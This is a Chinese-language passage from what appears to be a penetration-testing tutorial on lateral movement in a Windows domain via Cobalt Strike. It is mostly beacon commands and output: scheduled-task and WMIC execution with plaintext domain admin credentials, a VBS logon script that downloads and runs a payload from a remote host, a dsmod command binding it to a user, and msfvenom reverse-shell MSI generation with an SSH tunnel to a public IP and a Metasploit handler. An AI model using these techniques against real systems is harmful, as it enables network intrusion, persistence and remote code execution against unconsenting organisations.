
```
Event Log    X | Beacon 192.168.137.11@4036    X
beacon> shell DumpLog.exe -4624 > succeed.txt
[*] Tasked beacon to run: DumpLog.exe -4624 > succeed.txt
[+] host called home, sent: 62 bytes
beacon> shell tasklist | findstr "DumpLog.exe"
[*] Tasked beacon to run: tasklist | findstr "DumpLog.exe"
[+] host called home, sent: 63 bytes
[+] received output:
DumpLog.exe                   3232 Console                    1     54,672 K

beacon> download succeed.txt
[*] Tasked beacon to download succeed.txt
[+] host called home, sent: 19 bytes
[*] started download of c:\windows\debug\succeed.txt (4343300 bytes)
beacon> downloads
[*] Downloads

 Name              Size    Received        Path
 ----              ----    --------        ----
 succeed.txt       4mb     3mb (72.4%)     c:\windows\debug\

[*] download of succeed.txt is complete
[SANGFOR-DC] sqladm */4036 (x64)
beacon>
```

```
55572   Time: 2019/11/25 20:17:01
55573   Status: True
55574   Username: LiuGang
55575   Remote ip: 192.168.137.29
55576
55577   ----------------------------------
55578   Time: 2019/11/25 20:17:01
55579   Status: True
55580   Username: LiuGang
55581   Remote ip: 192.168.137.29
55582
55583   ----------------------------------
55584   Time: 2019/11/25 20:17:01
55585   Status: True
55586   Username: LiuGang
55587   Remote ip: 192.168.137.29
```

0x05 相信通过上面的这些定位方式,此时的你应该已经成功定位到目标用户的登录 ip,那接下来考虑的事情,就是该怎么横向到这些目标机器上

第一种方式,就之前已经提过无数遍的,通过计划任务来远程执行即可,没什么太多好说的,只要端口能正常通,免杀过关 基本问题不太大

```
beacon> upload /home/srongs/桌面/syn.exe
beacon> shell net use \\192.168.137.25\admin$ /user:"sangfor\sqladm" "sql123!@#45"
beacon> shell copy syn.exe \\192.168.137.25\admin$\debug
beacon> shell schtasks /create /s "*" /u "sangfor\sqladm" /p "s*" /RL HIGHEST /F /tn "*s" /tr "*.exe" /sc DAILY /mo 1 /ST 09:25 /RU system
beacon> shell schtasks /query /s "192.168.137.25" /U "sangfor\sqladm" /P "sql123!@#45" | findstr "ChromePluginUpdates"
beacon> shell schtasks /run /tn ChromePluginUpdates /s "192.168.137.25" /U "sangfor\sqladm" /P "sql123!@#45"
beacon> shell net use \\192.168.137.25\admin$ /del
```



第二种方式,就是到目标主域控机器上去给目标用户绑个登录脚本

为什么要这样干 ? 其实,在我们真实实战场景中,经常会遇到类似这样的情况,你的最终目的可能并不是想要拿到目标域控权限 [很多时候,我们之所以要拿到目标域控权限,只是为了能更深度的搜集到更多的目标内网信息,绝无域渗透一定要拿到域控权限不可这么一说],而只是目标域内的某台个人单机的的控制权限,但让人蛋疼的是,此时域内绝大部分单机的系统防火墙默认都是开启状态,已无法再像上面那样通过 135,445 这种常规横向端口过去,怎么办? 很简单,因为我们此时已经有了目标域控权限,直接去域控上给目标用户绑个登录脚本,等用户下次一登录就会执行该脚本,而我们我们脚本的作用其实就是用来远程下载执行马的,通过这种方式,我们一样也能控制目标机器,既是这样,那首先得把目标主控机器的 beacon 弹回来才好操作

```
beacon> shell net group "domain controllers" /domain
beacon> shell net view \\SANGFOR-DC
```

```
192.168.137.16   dmz          SANGFOR-WEBSRV     1384   686ms
192.168.137.25   SYSTEM *     ITS-WANGGANG       2004   2ms

Event Log  X   Beacon 192.168.137.16@1384  X
beacon> shell net group "domain controllers" /domain
[*] Tasked beacon to run: net group "domain controllers" /domain
[+] host called home, sent: 69 bytes
[+] received output:
这项请求将在域 sangfor.com.cn 的域控制器处理。

组名      Domain Controllers
注释      域中所有域控制器

成员

-------------------------------------------------------------------------------
SANGFOR-BAKDC$           SANGFOR-DC$
命令成功完成。


beacon> shell net view \\SANGFOR-DC
[*] Tasked beacon to run: net view \\SANGFOR-DC
[+] host called home, sent: 52 bytes
[+] received output:
在 \\SANGFOR-DC 的共享资源



共享名      类型   使用为   注释

-------------------------------------------------------------------------------
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
命令成功完成。
[SANGFOR-WEBSRV] dmz/1384 (x64)                                        las
beacon>
```

```
Event Log  X   Beacon 192.168.137.16@1384  X
beacon> shell dir \\SANGFOR-DC\NETLOGON
[*] Tasked beacon to run: dir \\SANGFOR-DC\NETLOGON
[+] host called home, sent: 56 bytes
[+] received output:
 驱动器 \\SANGFOR-DC\NETLOGON 中的卷没有标签。
 卷的序列号是 C820-DBC0

 \\SANGFOR-DC\NETLOGON 的目录

2019/11/27  16:40    <DIR>          .
2019/11/27  16:40    <DIR>          ..
2019/11/27  16:40               107 share.cmd
               1 个文件            107 字节
               2 个目录 68,819,652,608 可用字节
[SANGFOR-WEBSRV] dmz/1384 (x64)
beacon>
```

如下,临时弹个 shell 回来操作就好了,用完直接 exit 掉,再把对应 exe 释放文件全部干掉就好,之所以用 wmic 主要还是因为它的执行是一次性的,很方便,实际中最好不要直接在目标域控上做太多操作

```
beacon> upload /home/srongs/桌面/syn.exe
beacon> shell net use \\SANGFOR-DC\c$ /user:"sangfor\sqladm" "sql123!@#45"
beacon> shell move syn.exe \\SANGFOR-DC\admin$\debug\
beacon> shell wmic /node:"SANGFOR-DC" /user:sqladm /password:"sql123!@#45" PROCESS call create "c:/windows/debug/syn.exe"
beacon> shell net use \\SANGFOR-DC\c$ /del
```

```
192.168.137.11   SQLadm *   SANGFOR-DC      1044   33ms
192.168.137.13   SQLadm *   SANGFOR-EX1BJ   4696   382ms
192.168.137.16   dmz        SANGFOR-WEBSRV  1384   32ms
192.168.137.25   SYSTEM *   ITS-WANGGANG    2004   2ms
```

Event Log X | Beacon 192.168.137.16@1384 X | Beacon 192.168.137.11@1044 X

```
beacon> shell net use \\SANGFOR-DC\c$ /user:"sangfor\sqladm" "sql123!@#45"
[*] Tasked beacon to run: net use \\SANGFOR-DC\c$ /user:"sangfor\sqladm" "sql123!@#45"
[+] host called home, sent: 91 bytes
[+] received output:
命令成功完成。


beacon> shell move syn.exe \\SANGFOR-DC\admin$\debug\
[*] Tasked beacon to run: move syn.exe \\SANGFOR-DC\admin$\debug\
[+] host called home, sent: 70 bytes
[+] received output:
移动了         1 个文件。

beacon> shell wmic /node:"SANGFOR-DC" /user:sqladm /password:"sql123!@#45" PROCESS call create "c:/windows/debug/syn.exe"
[*] Tasked beacon to run: wmic /node:"SANGFOR-DC" /user:sqladm /password:"sql123!@#45" PROCESS call create "c:
/windows/debug/syn.exe"
[+] host called home, sent: 138 bytes
[+] received output:
执行(Win32_Process)->Create()
方法执行成功。
外参数:
instance of __PARAMETERS
{
        ProcessId = 1044;
        ReturnValue = 0;
};


beacon> shell net use \\SANGFOR-DC\c$ /del
[SANGFOR-WEBSRV] dmz/1384 (x64)                                   last: 3
beacon>
```

拿到目标主域控 shell 之后,往它的 netlogon 目录扔我们的 vbs 脚本

Host File

Host a file through Cobalt Strike's web server

File:	/home/srongs/桌面/syn.txt
Local URI:	/sync.txt
Local Host:	
Local Port:	80
Mime Type:	text/plain
SSL:	Enable SSL

Launch Help

Event Log X | Beacon 192.168.137.11@1044 X

```
beacon> shell net share
[*] Tasked beacon to run: net share
[+] host called home, sent: 40 bytes
[+] received output:

共享名        资源                            注解

-------------------------------------------------------------------------------
C$            C:\                             默认共享
IPC$                                          远程 IPC
ADMIN$        C:\Windows                      远程管理
NETLOGON      C:\Windows\SYSVOL\sysvol\sangfor.com.cn\SCRIPTS
                                              Logon server share
SYSVOL        C:\Windows\SYSVOL\sysvol        Logon server share
命令成功完成。


beacon> cd C:\Windows\SYSVOL\sysvol\sangfor.com.cn\SCRIPTS
[*] cd C:\Windows\SYSVOL\sysvol\sangfor.com.cn\SCRIPTS
[+] host called home, sent: 55 bytes
beacon> upload /home/srongs/桌面/sync.vbs
[*] Tasked beacon to upload /home/srongs/桌面/sync.vbs as sync.vbs
[+] host called home, sent: 856 bytes
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Windows\SYSVOL\sysvol\sangfor.com.cn\SCRIPTS
[SANGFOR-DC] SQLadm */1044 (x64)
beacon>
```

如下,vbs 脚本的作用也很简单,就是远程 download 个马到本地执行,仅此而已

```
strFileURL = "http://hello.relay.com:80/sync.txt"
strHDLocation = "c:\windows\temp\sync.exe"

Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")
objXMLHTTP.open "GET", strFileURL, false
objXMLHTTP.send()
If objXMLHTTP.Status = 200 Then
Set objADOStream = CreateObject("ADODB.Stream")
objADOStream.Open
objADOStream.Type = 1 'adTypeBinary
objADOStream.Write objXMLHTTP.ResponseBody
objADOStream.Position = 0'Set the stream position to the start
Set objFSO = Createobject("Scripting.FileSystemObject")
If objFSO.Fileexists(strHDLocation) Then objFSO.DeleteFile strHDLocation
Set objFSO = Nothing
objADOStream.SaveToFile strHDLocation
objADOStream.Close
Set objADOStream = Nothing
End if
Set objXMLHTTP = Nothing

strComputer = "."
set ws=wscript.createobject("wscript.shell")
val=ws.run ("c:\windows\temp\sync.exe",0)
```

接着,开始给目标用户绑定该脚本

```
beacon> shell dsquery user | findstr "liugang"
beacon> shell dsmod user -loscr "sync.vbs" "CN=LiuGang,OU=伦敦研发中心,DC=sangfor,DC=com,DC=cn"
```

```
Event Log   X | Beacon 192.168.137.11@1044   X
beacon> shell dsquery user | findstr "LiuGang"
[*] Tasked beacon to run: dsquery user | findstr "LiuGang"
[+] host called home, sent: 63 bytes
[+] received output:
"CN=LiuGang,OU=伦敦研发中心,DC=sangfor,DC=com,DC=cn"

beacon> shell dsmod user -loscr "sync.vbs" "CN=LiuGang,OU=伦敦研发中心,DC=sangfor,DC=com,DC=cn"
[*] Tasked beacon to run: dsmod user -loscr "sync.vbs" "CN=LiuGang,OU=伦敦研发中心,DC=sangfor,DC=com,DC=cn"
[+] host called home, sent: 112 bytes
[+] received output:
dsmod 成功:CN=LiuGang,OU=伦敦研发中心,DC=sangfor,DC=com,DC=cn
[SANGFOR-DC] SQLadm */1044 (x64)
beacon>
```

最后,等目标用户下次重启机器重新登录时便会自动执行我们的 vbs 脚本,远程下载执行 exe 上线,如下


[redacted]	192.168.137.11	SQLadm *	SANGFOR-DC	1044	716ms
[redacted]	192.168.137.13	SQLadm *	SANGFOR-EX1BJ	4696	28ms
[redacted]	192.168.137.16	dmz	SANGFOR-WEBSRV	1384	1s
[redacted]	192.168.137.25	SYSTEM *	ITS-WANGGANG	2004	961ms
[redacted]	192.168.137.29	LiuGang	FINANCE	1924	305ms


```
Event Log   X | Beacon 192.168.137.11@1044   X | Beacon 192.168.137.29@1924   X
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> shell whoami /user
[*] Tasked beacon to run: whoami /user
[+] host called home, sent: 43 bytes
[+] received output:

用户信息
----------------

用户名           SID
================ ==========================================
sangfor\liugang  S-1-5-21-416758730-819261412-3526601316-1198
```


第三种方式,通过域内组策略下发的形式来远程执行,同样,实战场景也是在各种常规横向方式已无法再使用的情况下 [关于域内组策略,此处不再科普,只需要知道,利用它几乎可以对域内成员机进行无死角控制即可]

之前已经通过登录记录定位到目标用户的 ip,简单的 ping -a 即可反解出对应目标 ip 的机器名,如下


```
beacon> shell ping -a -n 1 192.168.137.29
beacon> shell ping -a -n 1 192.168.137.25
beacon> shell ping -a -n 1 192.168.137.30
beacon> socks 1082
```










上面之所以要先拿到目标用户机器名,主要是后续想把这三台机器都拖到一个 OU 里去进行集中策略控制,注意,此处是挂在 socks 下通过 rdp 借助上面爆破出的 sqladm 域管密码直接连进去操作的



之所以直接 rdp 连进去搞,主要也是为了方便大家更直观的看,此处的所有操作其实均可直接在 cmd 下远程来完成,此处我是把上面那三台机器直接拖到"上海研发中心"这个 OU 下去进行集中做策略的







由于是准备利用域内组策略以计划任务的形式进行远程执行,故需要提前准备好相应的 payload,注意,此处是直接用 msf 生成的 msi 安装文件 payload,因为 msi 可以直接利用系统内置的 msiexec 工具来触发执行,比较方便,当然啦,实际场景中的这个 payload 可以是任意的,此处仅做上线演示,为简化操作,已事先通过 ssh 隧道把 payload 的反连端口直接打到了本地的 msf 监听器中,故可以直接实现公网 shell 本地上线的效果

```
# msfvenom -p windows/x64/shell/reverse_tcp_rc4 -a x64 --platform Windows LHOST=138.128.218.66 LPORT=8088 rc4password=klionsec -f msi -o Tasks.msi
# ssh -C -f -N -g -R 0.0.0.0:8088:192.168.137.146:8088 root@138.128.218.66 -p 29307
# ps -ef | grep ssh
```


```
root@stronger:~# msfvenom -p windows/x64/shell/reverse_tcp_rc4 -a x64 --platform Windows LHOST=[redacted] LPORT=8088 rc4password=klionsec -f msi -o Tasks.
msi
No encoder or badchars specified, outputting raw payload
Payload size: 650 bytes
Final size of msi file: 159744 bytes
Saved as: Tasks.msi
root@stronger:~# ssh -C -f -N -g -R 0.0.0.0:8088:192.168.137.146:8088 root@138.128.218.66 -p 29307
root@138.128.218.66's password:
root@stronger:~# ps -ef | grep ssh
root       978     1  0 10:20 ?        00:00:00 /usr/sbin/sshd -D
srongs    1620  1544  0 10:21 ?        00:00:00 /usr/bin/ssh-agent /usr/bin/im-launch cinnamon-session-cinnamon
root      4084  1523  0 11:02 ?        00:00:00 ssh -C -f -N -g -R 0.0.0.0:8088:192.168.137.146:8088 root@[redacted] -p [redacted]
root      4086  2451  0 11:02 pts/1    00:00:00 grep --color=auto ssh
root@stronger:~#
```

Msf 监听器正常监听本地 ip,端口即可

```
msf > use exploit/multi/handler
msf > set payload windows/x64/shell/reverse_tcp_rc4
msf > set lhost 192.168.137.146
msf > set lport 8088
msf > set rc4password klionsec
msf > set exitonsession false
msf > exploit -j
msf > jobs
```

